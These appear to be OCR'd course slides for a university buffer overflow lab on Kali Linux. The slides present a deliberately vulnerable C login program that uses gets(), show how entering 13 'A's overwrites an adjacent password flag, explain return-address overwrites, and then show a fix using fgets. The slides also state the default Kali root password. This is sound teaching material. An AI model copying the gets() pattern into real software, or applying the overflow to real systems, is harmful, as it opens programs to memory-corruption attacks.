
Kali Linux VM access to "M: Drive"

- Click on *Places* and then *Computer*
- Select *Connect to Server* on the bottom left
- Server Address:
  - smb://SHARE/ITMS448
  - Hit Connect



Kali Linux VM access to "M: Drive"

- In a few seconds an authentication window will appear
- Enter your RADISH username and password
- The Domain is forseclab
- Choose "Remember forever"
- Hit Connect




Kali Linux VM access to “M: Drive”

- Enter your Kali root user password which is:
- toor
- Hit Unlock

Kali Linux VM access to “M: Drive”

- Share will then be mounted:



Buffer Overflow Lab

- Drag bufferoverflow.c from M: Drive / Tools to your Kali Desktop
- Open a terminal
- **cd Desktop**
- **ls**
- You should see bufferoverflow.c listed
- **cat bufferoverflow.c**

Buffer Overflow Lab

```
#include <stdio.h>
#include <string.h>

int main(void)
{
        char buffer1[10];
        int password = 0;
        printf("\n Enter your password : \n");
        gets(buffer1);

        if(strcmp(buffer1, "secretpass"))
        {
                printf ("\n Password incorrect \n");
                printf ("%i\n", password);
        }
        else
        {
                printf ("\n You are now logged in \n");
                password = 1;
        }

        if(password)
        {
                printf ("\n You now have access to the file share \n");
                printf ("%i\n", password);
        }

        return 0;
}
```

Buffer Overflow Lab

- Compile the C code:

  gcc –o bufferoverflow bufferoverflow.c

- Run the C program: (Make sure it is green with ls)

  ./bufferoverflow

```
root@KLY-IR105:~# ./bufferoverflow

 Enter your password :
asdf

 Password incorrect
0
```

Buffer Overflow Lab

- A value of 0 prevents access to the share
- A value of not 0 allows access to the share
- How can we overflow this buffer???

Buffer Overflow Lab

- Enter more than 10 characters for the password

```
char buffer1[10];
int password = 0;
printf("\n Enter your password : \n");
gets(buffer1);
```

- How many upper case As does it take you to overflow the buffer and make the value of "password" not 0?

Buffer Overflow Lab

- Here are 11 As and value of password is still “0”

```
root@KLY-IR105:~# ./bufferoverflow

 Enter your password :
AAAAAAAAAAA

 Password incorrect
0
```


Buffer Overflow Lab

- It took me 13 As to overflow the buffer and gain access to the share

```
root@KLY-IR105:~# ./bufferoverflow

 Enter your password :
AAAAAAAAAAAAA

 Password incorrect
65

 You now have access to the file share
65
```

Buffer Overflow Lab – How does this work?


- Normal memory stack which is LIFO



Returns to program when function is done running

Buffer Overflow Lab – How does this work?


- During overflow:



Buffer Overflow Lab – Other Attacks

- Involve an attacker inserting malicious bytecode into buffer (through user input)
- At end of malicious bytecode, attacker inserts new address for return pointer
  - Causes attacker's code to execute when it returns from sub-routine of function back to the program

Buffer Overflow Lab – Other Attacks



Buffer Overflow Lab

- Back to our program…
- Any thoughts on how to fix the code to prevent the overflow?

```
char buffer1[10];
int password = 0;
printf("\n Enter your password : \n");
gets(buffer1);
```

Buffer Overflow Lab

- Use fgets function can be used to define size
- Increase buffer size slightly
- Remove newline
  - fgets records a newline which would make your password not match)

Buffer Overflow Lab

- **cp bufferoverflow.c fixedbo.c**
- Use VI to make the below changes and save the file:

```
char buffer1[15];
int password = 0;
printf("\n Enter your password : \n");
fgets(buffer1,15,stdin);
buffer1[strlen(buffer1) -1] = '\0';
```

- **gcc –o fixedbo fixedbo.c**

Buffer Overflow Lab

- Run new program

  ./fixedbo
- Enter secretpass to confirm it works
- Run again and enter incorrect password to confirm denial
- Run again and enter 30 As

Buffer Overflow Lab

- No more buffer overflow (leading to access to the share)!

```
root@KLY-IR105:~# ./fixedbo

 Enter your password :
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

 Password incorrect
0
```

Homework / Project Info

- Complete Homework5 located on Blackboard under "Homework Assignments"
  - Due before midnight on Sunday, Feb 21st
- One of the homework questions is to provide a screenshot of your individual project service installed and running
  - Remember, it should not be installed on either of your RADISH VMs